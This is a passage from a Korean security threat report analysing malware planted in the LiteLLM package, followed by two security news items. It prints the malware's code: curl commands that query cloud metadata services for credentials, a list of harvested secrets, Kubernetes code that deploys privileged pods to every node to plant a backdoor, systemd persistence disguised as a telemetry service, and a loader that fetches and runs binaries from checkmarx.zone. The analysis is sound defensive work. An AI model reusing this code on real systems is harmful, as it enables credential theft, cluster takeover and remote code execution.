run('curl -s http://169.254.170.2${AWS_CONTAINER_CREDENTIALS_RELATIVE_URI} 2>/dev/null || true')
run('curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ 2>/dev/null || true')
```

[자격 증명 수집]

로컬 파일(.ssh, .env 등), 환경 변수, 클라우드 메타데이터 서비스(IMDS) 등을 통해 시스템 정보, SSH 키, Git 및 클라우드 자격 증명 등 시스템 내의 있는 민감한 정보를 수집한다.

LiteLLM에 삽입된 악성코드가 수집하는 정보의 종류는 아래와 같다.

수집 정보	
시스템 정보	사용자 이름, 시스템 이름, IP 주소, 라우터 테이블, 환경 변수
SSH 키	개인키 정보, 공개키 정보, 접속한 서버 기록, SSH 설정
Git 자격 증명	설정 정보, 인증 정보
AWS 자격 증명	설정 정보, 인증 정보, IMDS 토큰 및 보안 자격 증명
Kubernetes 시크릿	클러스터 관리자 자격 증명, API 서버 통신 인증 정보, kube-scheduler의 인증 및 접속 정보, API Server 통신 인증 토큰, CA 인증서, Pod 네임스페이스 정보, Secret 목록
GCP 자격 증명	인증 정보
Azure	설정 정보, 인증 정보
Docker	Docker의 설정 정보, Kaniko Docker의 설정 정보
서비스	npm 설정 정보, Vault 인증 토큰 정보, Netrc 인증 정보, Lftprc 설정 정보, Msmtprc 설정 정보
셸 히스토리	셸 명령 기록, SQL 실행 기록, Redis 명령 기록
암호화폐 지갑	bitcoin, litecoin, dogecoin, zcash, dashcore, ripple, bitmonero, ethereum, cardano, solana
SSL/TLS	TLS/SSL의 인증서 및 개인키 정보
CI/CD secrets	CI/CD 구성 파일 정보
데이터베이스	MongoDB, PostgreSQL, MySQL, Redis, LDAP 설정 정보
Webhook	Slack 및 Discord 웹훅 URL

- 내부 확산

```python
PERSIST_B64='[illegible]'

nodes=k8s_get('/api/v1/nodes')
for node in nodes.get('items',[]):
    node_name=node.get('metadata',{}).get('name','')
    if not node_name:continue
    drop_cmd=(
        f'mkdir -p /host/root/.config/sysmon /host/root/.config/systemd/user && '
        f'echo {PERSIST_B64}|base64 -d > /host/root/.config/sysmon/sysmon.py && '
        f'chmod 700 /host/root/.config/sysmon/sysmon.py && '
        f'PY=$(chroot /host which python3 2>/dev/null || chroot /host which python 2>/dev/null) && '
        f'[ -n "$PY" ] && printf "[Unit]\\nDescription=System Telemetry Service\\nAfter=network.target\\n[Service]\\nType=simple\\nExecStart=$PY /root/.config/sysmon/sysmon.py\\nRestart=always\\nRestartSec=10
            \\n[Install]\\nWantedBy=multi-user.target\\n" > /host/root/.config/systemd/user/sysmon.service && '
        f'chroot /host systemctl --user daemon-reload 2>/dev/null; '
        f'chroot /host systemctl enable --now sysmon.service 2>/dev/null || true'
    )
    pod_manifest={
        'apiVersion':'v1','kind':'Pod',
        'metadata':{'name':f'node-setup-{node_name[:35]}','namespace':'kube-system'},
        'spec':{
            'nodeName':node_name,
            'hostPID':True,'hostNetwork':True,
            'tolerations':[{'operator':'Exists'}],
            'containers':[{
                'name':'setup',
                'image':'alpine:latest',
                'command':['sh','-c',drop_cmd],
                'securityContext':{'privileged':True},
                'volumeMounts':[{'name':'host','mountPath':'/host'}]
            }],
            'volumes':[{'name':'host','hostPath':{'path':'/'}}],
            'restartPolicy':'Never'
        }
    }
    k8s_post('/api/v1/namespaces/kube-system/pods',pod_manifest)
```

[내부 확산]

serviceaccount/token에 Kubernetes 서비스 계정 토큰이 존재하면 클러스터의 모든 노드를 탐색하여 각 노드에 권한 있는 Pod를 배포한다.

이 Pod의 설정 정보는 Kube-System으로 실행되며, 컨테이너의 이미지 정보는 alpine:latest이고 host 경로에 마운트 된다.

마운트 후에 파일 시스템으로 모든 노드에 백도어 파일인 sysmon.py를 사용자 서비스로 설치하고 실행한다.

- sysmon.py 서비스 등록

```python
# 디렉터리 및 파일 설정
home=os.path.expanduser('~')
script_dir=os.path.join(home,'.config','sysmon')
script_path=os.path.join(script_dir,'sysmon.py')
unit_dir=os.path.join(home,'.config','systemd','user')
unit_path=os.path.join(unit_dir,'sysmon.service')

# 파일 존재 여부 확인
if not os.path.exists(script_path):
    # 디렉터리 생성
    os.makedirs(script_dir,exist_ok=True)
    os.makedirs(unit_dir,exist_ok=True)
    try:
        # Base64 디코딩 후 sysmon.py 파일 생성
        with open(script_path,'wb') as f:f.write(base64.b64decode(PERSIST_B64))
        os.chmod(script_path,0o700)
        import shutil
        py=shutil.which('python3') or shutil.which('python')
        if py:
            unit=f'[Unit]\nDescription=System Telemetry Service\nAfter=network.target\nStartLimitIntervalSec=0\n\n[Service]\nType=simple\nExecStart={py} {script_path}
            \nRestart=always\nRestartSec=10\nKillMode=process\nStandardOutput=null\nStandardError=null\n\n[Install]\nWantedBy=multi-user.target\n'
            with open(unit_path,'w') as f:f.write(unit)
            subprocess.run(['systemctl','--user','daemon-reload'],capture_output=True,timeout=5)
            subprocess.run(['systemctl','--user','enable','--now','sysmon.service'],capture_output=True,timeout=5)
    except:pass
```

[서비스 등록]

특정 문자열을 Base64 디코딩을 진행한 후에 디코딩 된 문자열을 /home/config/sysmon/sysmon.py로 저장한다.

저장된 sysmon.py는 백도어로 확인되며, 이 백도어는 /home/config/systemd/user/sysmon.service 경로에 System Telemetry Service라는 서비스 이름으로 설치되고 실행된다.

sysmon.py

- 악성 파일 다운로드

```python
import urllib.request
import os
import subprocess
import time

C_URL = "https://checkmarx.zone/raw"
TARGET = "/tmp/pglog"
STATE = "/tmp/.pg_state"

def g():
    try:
        req = urllib.request.Request(C_URL, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            # https://checkmarx.zone/raw 데이터에 HTTP 확인
            return link if link.startswith("http") else None
    except:
        return None

def e(l):
    try:
        # 파일 다운로드
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        # 파일 실행
        subprocess.Popen([TARGET], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, start_new_session=True)
        with open(STATE, "w") as f:
            f.write(l)
    except:
        pass

if __name__ == "__main__":
    time.sleep(300)
    while True:
        l = g()
        prev = ""
        if os.path.exists(STATE):
            try:
                with open(STATE, "r") as f:
                    prev = f.read().strip()
            except:
                pass
        # 재 실행을 방지하기 위한 조건문
        if l and l != prev and "youtube.com" not in l:
            e(l)

        time.sleep(3000)
```

[악성 파일 다운로드]

50분마다 특정 URL(hxxps://checkmarx.zone/raw)에 접속하여 데이터를 확인하며, /tmp 폴더에 pg_state 파일을 생성하고 데이터를 비교하여 데이터 변경 여부를 확인한다.

URL(hxxps://checkmarx.zone/raw)의 데이터에 “youtube.com” 문자열이 포함되어 있지 않은 경우에 바이너리를 다운로드하여 pglog 파일로 저장한 뒤에 실행한다.

5. 주요 보안 뉴스

'폴더 여는 순간 끝' 북한 해커, VS Code 자동 실행 악용해 공급망 공격

북한 해킹 조직이 코드 편집기의 자동 실행 기능을 악용해 사용자 클릭 없이도 악성코드를 감염시키는 이른바 '마찰 없는'(Near-frictionless) 공급망 공격을 본격화했다.

- 출처: https://www.boannews.com/media/view.asp?idx=142798&page=8&kind=4

"저작권 위반 통보인 줄 알았는데"... 실무자 심리 파고든 악성메일 주의보

'저작권 위반' 이라는 경고 메시지로 위장한 악성코드 'PureLog Stealer'가 급증해 각별한 주의가 요구된다. 법적 분쟁을 우려하는 실무자들의 심리를 교묘하게 파고드는 사회공학적 기법에 고도화된 파일리스(Fileless) 은폐 기술까지 결합한 악성 메일을 통해 단순 정보 유출을 넘어 기관 전체의 신뢰도를 뒤흔들고 있다.

- 출처: https://www.boannews.com/media/view.asp?idx=142774&page=10&kind=4

SGA 보안위협 리포트
보안레이더

에스지에이솔루션즈(주)
https://www.sgasol.kr
경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호